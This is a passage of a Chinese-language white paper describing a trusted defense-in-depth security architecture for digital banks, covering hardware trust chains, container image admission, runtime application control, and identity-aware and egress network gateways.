可信策略控制点是数字银行实施可信管控依赖的关键能力，如何保障可信策略控制点的安全性至关重要。如果实施可信管控依赖的能力自身是不安全的，对于业务信息系统的可信管控将无法保障，同时这些能力本身也可能会引入新的安全风险。因此，在可信策略控制点的建设中需要充分利用硬件可信芯片提供的可信存储和密码技术，逐步构建并完善信任链，将整个信任机制由硬件可信芯片逐层传递至基础设施层、应用层和网络层等各个层面的可信策略控制点，保障可信策略控制点的安全性，为数字银行业务信息系统和数字资产的可信管控提供基础能力支撑。

4） 基于可信管控中心实施可信管控

可信管控中心是可信纵深防御体系的大脑中枢，负责可信策略的生成、配置下发、事件上报和行为审计等工作，同时为整个可信纵深防御体系的运行提供安全性和稳定性的保障能力。可信管控中心由可信策略管控、可信策略刻画、安全保障、稳定性保障等系统或模块组成。

a） 可信策略管控

可信策略管控系统通常由策略配置下发、异常行为处置、行为审计等功能模块构成。基于可信策略刻画系统生成管控策略，通过该模块功能根据数字银行面

临的安全威胁进行策略的配置下发，以保障数字银行信息系统和数字资产按照预期内的方式运行和使用。

b） 可信策略刻画

可信策略刻画系统是可信纵深防御体系“免疫抗体”的生产中心。它根据在移动端、终端、网络、应用、容器主机和基础设施等位置采集的数据和日志，利用大数据平台的数据分析能力，进行可信策略的分析，有效刻画出预期内的可信行为，并生成相应的管控策略。策略内容需要通过密码技术进行加密保护，以保障策略内容的机密性和完整性。将可信策略配置上线后即可发挥作用，有效地识别出预期内和非预期的行为，进行威胁应对。

c） 安全保障及稳定性保障

安全保障体系可以保障所建设的可信防御能力及策略本身的安全性，稳定性保障体系可以降低可信防御能力和策略在落地过程中稳定性风险事件发生的概率，防止对于业务造成负增值。

综上所述，可信纵深防御体系整体架构以硬件可信芯片为信任根，以可信策略控制点为可信软件基，基于基础设施层、应用层、网络层及移动端和终端层各层面建立的可信策略控制点，进行多层纵深可信防护策略的设计并落地，覆盖业务应用、信息系统和服务全链路，形成完备的可信纵深防御体系，有效应对数字银行面临的高级和未知威胁。

# 3 数字银行可信纵深防御体系建设方案


图 2 构建数字银行可信纵深防御体系

构建数字银行可信纵深防御体系的关键步骤包括建设原则、建设基线、关键能力建设、技术保障、实战牵引和体系演进等部分内容，接下来将对每个部分进行详细展开说明。

## 3.1 建设原则

面向数字银行的可信纵深防御体系，基于数字银行信息系统的访问链路及面临的威胁态势，在可信纵深防御体系的建设当中需要符合安全可信、多层覆盖、自身安全保障、稳定性保障的原则。

### 3.1.1 安全可信

在数字银行安全防御体系的建设当中高级和未知威胁的应对是面临的难点问题，通过建立可信防御体系能力可以有效应对该类威胁。在具体的应对方法上需要符合以下要求：首先，需要在数字银行业务应用服务访问的关键路径中建立可信策略控制点，并基于硬件可信芯片构建信任链来保障可信策略控制点自身的安全性；然后，基于数字银行信息系统和数据交互的网络流量和日志信息，有效分析刻画出预期内资源加载和访问行为的特征，且这些资源和行为均是经过安全评估无风险的；最后，基于建立的可信策略控制点配置下发可信管控策略，有效应对数字银行面临的高级和未知威胁。

### 3.1.2多层覆盖

在数字银行可信防御体系的建设当中，基于可用性和稳定性等因素考虑，可信防御能力需要根据数字银行面临的威胁进行多层覆盖，不过度依赖单点防护能力，避免单点防御措施失效导致风险事件的发生。具体实施方法上需要满足如下要求：针对需要保护的信息系统和数字资产，根据信息系统和数据资产面临的威胁状况和威胁路径，需要在移动端及终端层、网络层、应用层、基础设施层等不同层面覆盖可信防护能力和管控策略；针对威胁路径较短的信息系统和数字资产，需要在单层框架上进行多层可信防御能力的设计和覆盖，如在网络层可以根据网络的交互和用户的请求，在网络入口网关、应用网关、应用容器的 Sidecar 及网络出口网关等位置建立可信策略控制点，并根据各个位置网关的特性建立与之匹配的网络流量可信、访问者身份可信、访问者权限可信、访问者行为可信等不同维度的可信管控能力，真实高效地刻画出预期内的网络交互行为特征，达成有效应对高级和未知威胁的目标。

### 3.1.3自身安全保障

在数字银行可信防御产品能力及策略的建设过程中，可信防御产品能力自身的安全性至关重要。数字银行设计和落地的可信防御产品能力或策略，如自身存在安全漏洞，将无法保障业务应用服务的安全性，同时所携带的漏洞还会带来新的攻击面，一旦被利用成功将导致业务受损。因此，数字银行可信防御能力及策略自身的安全性需要重点评估、加固、保障和检验。在可信防御能力设计时需要充分利用硬件可信芯片的可信存储和密码技术，通过构建完备的信任链等方式来保障可信防御产品能力的安全性；在可信管控策略的设计上充分利用密码技术，对可信策略及需要管控的行为内容进行加密保护，确保可信策略和管控内容的机密性与完整性；在网络传输上充分利用数字证书等密码技术保障数字资产在传输过程中的安全性；最后通过在靶机环境中持续模拟触发各类风险行为，根据风险行为的响应信息或拦截日志来确保防御能力和策略的持续有效。

### 3.1.4稳定性保障

在数字银行可信防御体系的建设当中，需要规避因为可信防御产品能力或策略配置不当引发的业务不可用稳定性风险。可信防御产品能力及策略的稳定性是

否有保障，直接决定了可信防御体系是否能够真正发挥价值。因此，可信防御产品能力及策略自身的稳定性需要重点建设和保障，以有效发挥可信防御产品能力的价值。

## 3.2 建设基线

基于可信纵深防御体系的建设思路和设计原则，数字银行安全防御体系的建设可以定义出不同层面的可信场景行为基线和行为内容，包括基础设施可信、应用可信、网络可信、移动端及终端可信。同时基于单个防御平面设计不同的防御能力，结合各个场景的安全可信要求建设可信防御产品能力和可信策略。

**表 数字银行可信纵深防御体系场景定义**

| 分层 | 子分类 | 可信定义 | 防护场景 |
|---|---|---|---|
| 基础设施可信 | 硬件可信 | 针对硬件加载时的硬件类型、版本、固件内容、配置等进行可信验证，确保系统运行前依赖的硬件是符合预期的。 | 目的是抵御硬件供应链风险：若硬件在生产和采购过程中被替换或植入后门，需要在启动时检测并阻止硬件使用。 |
| | OS 启动时可信 | 针对 OS 引导、启动的每个环节进行可信验证和管控，确保 OS 启动的过程是符合预期的。 | 目的是抵御来自攻击者入侵后植入的可驻留的 OS 级别的后门和 Rootkit 的风险。<br>以及攻击者控制了 OS 供应链，并植入后门的风险。 |
| | OS 运行时可信 | 针对OS运行状态持续进行可信验证和管控，确保运行中 OS 是不被篡改的。 | 目的是抵御 OS 级别的 Rootkit。 |
| | 虚拟机可信 | 针对虚拟机 Hypervisor 持续进行可信验证和管控，确保虚拟化机制状态是符合预期的；同时也需要验证和管控通过虚拟机启动的 OS，确保是符合预期的，实现虚拟化场景的安全可信。 | 目的是抵御在虚拟化场景中，攻击者通过在虚拟机 Hypervisor 层或者虚拟机 OS 中植入恶意代码的攻击行为。 |
| 应用可信 | 容器可信 | 针对容器Driver持续进行可信验证和管控，确保容器底层机制的运行状态是符合预期的；同时进一步验证，确保容器镜像符合预期，禁止加载不安全的镜像。 | 目的是抵御在容器化场景中，容器镜像存在软件供应链的攻击威胁。 |
| | 应用启动可信 | 针对主机、容器中启动的应用程序进行可信验证和管控，确保启动的应用代码和配置是符合预期的。 | 目的是抵御攻击者入侵到主机、容器后，尝试执行自己的木马程序以进一步攻击或者 |

| | | | |
|---|---|---|---|
| | | | 留后门的攻击行为。 |
| | 运行时可信 | 针对主机、容器当中运行的应用进程持续进行可信验证和管控，以判断程序运行空间的代码是否被篡改、程序行为是否符合预期。 | 目的是抵御攻击者入侵到主机、容器中的某个应用，在应用进程代码执行空间中插入自己的恶意代码的行为。 |
| 网络可信 | 访问者身份可信 | 访问者定义为业务场景当中请求的发起方，此处包括人员、终端、应用、WEB、RPC、DB服务等。针对网络服务的访问者进行授权，并持续的对授予的身份可信验证和管控，以判断访问者身份是否符合预期的。 | 目的是抵御攻击者通过 ODay 漏洞或 APT 攻击获得一定权限，进一步攻击办公网、生产网内开放的服务，利用其中的漏洞入侵窃取数据。 |
| | 访问者状态可信 | 针对访问者所处的运行环境和运行状态持续进行可信验证和管控，以确保发起访问者的运行环境、运行状态和身份是可信的，而非攻击者伪造的。 | 目的是抵御攻击者利用已经入侵的应用服务器或利用其身份发起攻击来扩大攻击面的风险。 |
| | 信息传输可信 | 针对访问者信息传输的链路进行加密，建立安全的信息传输通道，以确保发起访问者的身份及传输的信息是可信的，没有被攻击者篡改的。 | 目的是抵御攻击者利用已经入侵的应用服务器劫持传输链路当中的敏感信息来获取敏感数据或敏感配置。 |
| 移动端及终端可信 | 终端进程可信 | 针对访问者使用的终端使用的应用和进程行为建立白名单的管控策略，以确保发起者的终端运行时的应用进程是可信的，非攻击者的恶意应用程序。 | 目的是抵御攻击者利用已经入侵的终端运行恶意的病毒、木马软件。 |
| | 终端网络可信 | 针对访问者使用的终端的网络行为建立白名单的管控策略，以确保发起者的终端网络行为是可信的，非攻击者的恶意后门和恶意数据、文件的外发行为。 | 目的是抵御攻击者利用已经入侵的终端建立持久化的后门或者进行敏感数据和文件的外发。 |
| | 小程序加载可信 | 针对访问者使用的小程序应用加载前进行签名验证，只有满足验签通过的小程序才会被 APP 加载。同时会验证小程序启动参数，对不满足预期的启动参数，不允许小程序加载 | 目的是抵御攻击者利用恶意小程序或利用小程序漏洞获取非法权限进而导致用户敏感信息泄露。 |
| | 小程序运行时可信 | 针对访问者使用的小程序运行过程中运行模式，调用的 Jsapi，运行的插件、使用的标签等进行运行时白名单校验，对于不满足预期的内容不允许小程序使用。 | 目的是抵御攻击者利用小程序运行时依赖的组件、接口漏洞获取非法权限进而导致用户敏感信息泄露 |

## 3.3 关键能力建设

本节将对数字银行可信纵深体系当中构建的关键能力进行详细说明，内容包括基础设施可信、容器镜像可信、容器应用可信、应用运行时可信、网络身份行为可信、网络出向交互可信、移动端小程序加载和执行可信、终端网络进程可信、信任链构建等核心能力。

### 3.3.1 基础设施可信

1）简介

基础设施可信是基于硬件可信芯片作为信任根，针对使用的物理节点建立可信管控体系，消除传统对于 BIOS、内核等基础设施软硬件和组件的隐式信任，确保物理机节点在启动时的硬件、BIOS、内核等均是符合预期的、可信的，进一步针对物理机节点中的二进制文件建立可信验证和管控机制，确保物理机上启动和运行的二进制文件也均是符合预期的。同时充分利用硬件可信芯片的可信存储和密码技术构建完备的信任链。

2）架构图





图 3 基础设施可信能力架构图

3）技术方案

基于硬件可信芯片，建设物理机的安全管控组件或模块，实施对物理机整体启动流程的可信管控，确保物理机的启动和运行时均是可信的、没有被篡改的。主要包含如下功能模块：

- 内核模块签名：通过修改内核源码，让内核具备识别及处理证书超期问题的能力，解决内核模块重签名机制、证书过期等场景的安全风险；同时在方案设计上兼容内核开源生态的功能。
- 证书白名单管理：由于内核签名使用的部分证书是通过静态编译链接到内核当中，如果被签名证书不可信，如在私钥被泄露的场景下，风险将不可控。因此需要动态对使用的证书进行可信验证，确保使用的证书是符合预期的，以防止不安全签名程序的运行。
- 运行时可信验证：针对启动时已通过验证，状态为“可信”的物理机，进一步通过安全管控模块或组件，对运行的软件、组件、进程等进行可信管控，将信任链传递至上层软件。

基础设施可信是基于硬件可信芯片实现的标准软件方案。在策略配置上需要支持策略的观察者模式、策略的拦截模式、支持阻断内核的加载、应用启动及白名单基线更新等功能。

## 3.3.2应用可信

### 3.3.2.1容器镜像可信

1）简介

数字化转型中云计算及云原生技术的使用已经越来越普及，因此此处基于云原生的架构模式介绍容器镜像可信的技术方案。容器镜像可信能力依托云原生的容器化技术进行建设，根据容器镜像的生命周期建立对容器主机的可信准入管控机制，整个管控机制贯穿于容器镜像的整个生命周期，以保证容器镜像交付全链路的一致性、完整性和安全性。基于研发平台生产出安全可信的镜像并提交至镜像管理中心，针对发布至生产环境的镜像进行安全验证和签名，在部署阶段下发安全规则进行签名校验和安全风险评估，如果容器镜像签名校验不通过或存在安全漏洞，则基于可信管控策略阻止镜像发布至生产环境，保证只允许安全可信的镜像是可以启动并运行的。

2）架构图





图 4 容器镜像可信架构图

3）技术方案

容器镜像可信整体技术方案分为容器镜像安全检测及容器镜像可信准入两大模块，接下来重点介绍两大模块的具体实施步骤。

- 容器镜像安全检测路径





图 5 容器镜像安全检测图解

容器镜像安全风险检测主要包含以下步骤：

a）可信研发平台完成镜像构建及签名后将镜像上传到镜像存储中心。

b）可信研发平台将镜像名称、存储位置、签名信息录入元数据中心。

c）镜像元数据中心在新增记录后，请求镜像安全扫描器进行镜像扫描。

d）镜像安全扫描器将扫描结果返回镜像元数据中心进行结果录入。

- 容器镜像可信准入路径





**图 6 容器镜像可信准入图解**

容器镜像可信准入主要包含以下步骤：

a) 数字银行技术同学提交应用部署申请。

b) 部署平台将需要部署的镜像提交至容器调度集群，并下发镜像部署请求。

c) 容器调度平台加载镜像准入插件，判断当前镜像准入策略。

d) 准入插件获取准入策略判断当前镜像是否符合准入要求。

e) 准入策略中心根据镜像唯一标识获取镜像签名和镜像扫描数据。

f) 准入策略中心进行可信验证，判断当前应用镜像是否可以部署上线。

g) 准入策略中心将安全验证结果返回给镜像准入插件。

h) 容器调度平台根据准入插件评估的结果执行后续操作，决策通过则获取应用镜像进行部署，否则则返回报错。

容器镜像可信能力的构建主要依赖控制面如可信研发平台、可信镜像存储中心、可信镜像元数据平台、镜像安全扫描器、镜像准入策略中心、容器调度集群等组件。容器镜像准入插件会继承在 Kubernetes 集群中。同时由于需要收集全量镜像数据，因此需要大数据平台的支持。

在容器镜像可信管控策略的配置上需要支持的策略内容包括但不限于：应用或镜像名称维度添加拦截策略；针对扫描发现镜像漏洞添加拦截策略。

容器镜像可信能力基础规则的升级需要定期从内外部漏洞数据库采集漏洞信息，编写扫描插件，并定期进行扫描插件的更新。

### 3.3.2.2 容器应用可信

1）简介

容器应用可信是基于容器、主机当中建设的安全管控模块或组件，对容器和主机当中启动时和运行态的进程等建立可信级的管控能力。通过对应用及系统进程等行为进行实时的管控，来确保容器主机中的进程和运行的指令等行为是符合安全预期的、可信的。

2）架构图





图 7 容器应用可信系统架构图

3）技术方案

数字银行基于安全加固和管控要求，可以针对使用的容器、主机定制开发容器管控模块或插件，实现对容器主机中系统调用 syscall 行为的风险识别、判断、拦截、追溯和审计，具体实施上可以基于 gVisor 等开源方案实现。在容器当中设计并落地可信防御的内核模块，实现对于容器的可信管控。针对物理机的方案可以通过内核集成方案来实现，将物理机内核管控模块和主机入侵检测系统结合来实现，通过主机入侵检测系统在物理机内核指令执行前配置拦截模块，确保启动和运行的进程及行为都是通过了安全模块验证的、可信的。

在可信管控策略的配置上，针对建立的容器应用可信能力需要支持如下场景的可信策略：

- 进程启动可信：支持对进程启动行为，执行的命令、参数、用户、执行二进制文件哈希值等维度的可信管控。
- 文件可信：支持对系统访问文件及文件内容的可信管控，保证系统读取的文件及文件的内容均是符合预期的。
- 网络可信：支持对系统监听端口及网络请求的可信管控。

在稳定性建设上，由于容器应用可信策略需要对容器主机当中的进程、指令进行精细化管理，策略配置稳定性风险较高，因此在稳定性建设方面需要重点支持如下几点功能：

- 容器应用可信系统策略配置需要支持细化到应用和镜像维度。
- 告警日志需支持截断，避免告警大量输出对系统造成性能影响。
- 策略配置下发需要支持可灰度、可监控、可回滚的能力。
- 熔断的差异化配置机制，线下禁止触发熔断，线上需支持熔断。

#### 3.3.2.3应用运行时可信

1）简介

应用运行时可信主要是对数字银行在线应用系统的网络访问、文件访问、系统命令执行及应用代码执行等行为建立数据内视和可信级的管控规则，实现对于异常攻击和未知网络访问、文件访问、系统命令执行、应用代码执行等行为的可信管控，最终实现应用系统运行时可以防御 0Day 漏洞攻击的效果。

2）架构图





图 8 应用运行时可信系统架构图

3）技术方案

在应用层基于应用运行时防护能力建立的可信策略控制点，可以对应用运行时依赖的网络行为、文件操作行为、高危反序列化函数的加载等行为建立可信级的白名单管控规则和策略，确保只有预期内的行为是可以执行成功的。

实施应用运行时可信防护能力的关键技术点包括如下内容：

- 注入安全检查逻辑：通过字节码修改技术，Hook 应用网络访问，文件访问，系统命令执行，代码执行等基础类和方法，将安全校验代码注入到应用字节码。
- 动态下发应用策略：当安全校验代码注入到应用字节码后，会异步监听本地应用可信端口用来接收应用策略。守护进程实时从服务端拉取应用策略，存储在本地。当应用策略发生变化，守护进程会将应用策略发送给应用可信的端口。应用可信端口接收到应用策略，直接实时更新到应用内存中。安全检查逻辑会通过应用内存来实时获取最新应用策略。
- 上报事件限流：为保障应用运行时可信能力的稳定运行，在事件上报环节需要设定每秒钟可上传事件的阈值，超过阈值的事件则不会上报。
- 进程熔断机制：应用运行时可信能力运行期间需要针对应用的 CPU、内存、负载等配置监控阈值，超过阈值则对防护策略进行降级，防止造成业务影响。
- 拦截策略熔断：应用运行时可信能力运行期间需要设置安全事件的拦截阈值，当每秒/分钟应用拦截事件超过设置的阈值时，自动熔断拦截策略并进行告警，防止拦截了正常的业务行为。

应用运行时可信能力涉及对于应用运行流程和逻辑的精细化管控，因此在发布至生产环境前需要从安全、架构、稳定性等多方视角进行全面的评估。结合数字银行业务技术栈、业务特性和基础架构等，针对应用运行时可信能力进行能力部署、策略开启，保障能力及策略开启期间的稳定性风险和安全风险是可控的，防止造成业务影响。

## 3.3.3网络可信

### 3.3.3.1网络身份行为可信

1）简介

统一访问代理网关是边界应用系统流量统一的入口地址，在网关处除了常规的四层网络防火墙及七层 WEB 应用防火墙等能力外，还可基于网关建立对于访问者身份、访问者权限、访问者状态和访问者行为的可信管控能力，确保只有预期内的人员、设备和应用使用可信的身份且符合预期的权限，才能对目标的应用系统进行访问和操作，且行为是符合预期的、可信的。

2）架构图





图 9 统一访问代理网关可信功能架构图

3）技术方案

网络身份行为可信方案的关键点是需要在网络交互合适的位置构建网络层的可信策略控制点，同时在可信策略的控制点对访问者的身份、权限和行为进行有效地识别和判断，确保是符合预期的、可信的。接下来以人员及终端身份可信及运行时和管理时的行为可信为例进行说明。

- 人员及终端身份可信：基于终端安全管控组件实现对于设备的可信管控。数字银行分发的办公终端需要默认安装终端安全管控组件，当员工使用该办公终端访问办公系统时，统一访问代理层的可信网关会采集终端设备相关信息，通过校验设备信息与使用的账号信息，确保使用的终端是可信的。如果校验发现来源的设备是可信的则放行访问请求。如发现来源的设备是非可信的，则直接拦截或需要完成多因子认证后并校验通过后才允许本次的访问行为。多因子认证需要优先选择具有可变更属性的

认证技术，如二次密码、动态令牌等，确保应用系统访问者的身份是可信的。

- 运行时和管理时行为可信：统一访问代理网关承载了开放应用服务的全量实时请求，是实现网络行为可信能力建设的关键点。因此，在统一访问代理网关处需要按照不同的业务类型进行拆分，并针对性地建立多业务场景的可信管控策略，如针对于开放至互联网的服务，需要根据来自互联网的访问请求严格地校验来源的 IP、用户的身份和权限都是符合预期的，以有效规避越权类的安全风险；针对开放至办公网的数据、资金类后台，严格地校验来源的终端、员工身份、员工权限和员工的行为是符合预期的，才能允许后台功能的操作，以有效地规避员工违规操作等风险事件的发生；针对于生产网内部应用接口之间的调用，需要对于来访的应用、主机、接口和服务进行校验，确保是符合预期的应用服务之间的调用，以有效地规避生产网内部接口的滥用风险。通过如上所述方案，最终实现全链路的网络身份行为可信。

网络身份行为可信能力实施的关键是搭建统一的访问代理网关，实现全流量的接管；针对接管的流量建立访问者身份、权限、行为的管控能力；基于业务特征分析出可信的行为特征，最终建立可信级的管控策略。关键步骤如下：

- 开启安全管控模块：针对数字银行所建立的统一代理网关层，根据管控需求开启安全模块，需要确保所有的流量均是可以管控的。
- 配置基础语义策略：在统一访问代理层通过编写语义代码实现对流量中的事件属性和行为内容进行数据内视和可信管控，并基于判断结果对内容进行拦截或者放行。
- 配置可信管控策略：每一条语义知识作为一个特征，通过规则逻辑设置编排特征，组合多个条件，实现复杂业务场景下的拦截或者放行。

#### 3.3.3.2网络出向交互可信

1）简介

在网络出口方向需要建立出口流量网关管控能力，对于网络出口方向的流量进行可信管控，确保应用主机的外联行为均是可信的。如基于应用身份下对应用

主机发起网络的行为进行管控，通过服务方的身份、权限、API 路径、API 参数、API 内容进行数据内视和可信管控，确保外联请求是安全、可信、合法合规的。

2）架构图





图 10 网络出向交互可信架构图

3）技术方案

网络出向交互可信能力建设需要建立网络出口流量网关，并实现对全量出口流量的安全接管，并对于应用主机外联的系统服务进行服务地址、接口、参数、行为等信息的可信管控，确保外联的行为是安全可信的，且是合法合规的。在出口流量网关的方案设计上有如下关键技术点：

- 流量劫持：所建立的出口流量网关能力可支持对应用的识别、灰度引流及流量代理功能，通过流量代理管控集群进行外联流量的可信管控。
- TLS 证书植入：在应用运行时场景中存在应用系统与外部域名进行 TLS 握手的需求，如 HTTPS 协议的交互首先需要通过流量代理管控集群与外联外部域名进行 TLS 握手，此时会有域名校验不通过问题。此处需要结合数字银行内部 CA 颁发的证书及管控模块或组件中植入 CA 根证书，确保 TLS 握手是可信的。

网络出向交互可信能力在应用外联流量的管控上主要包含以下步骤：

- 出口流量网关的接入：数字银行需根据自身 IT 架构建立出口流量网关的功能，对全量网络出方向流量进行统一接管，并支持四七层交互内容的精细化管控。
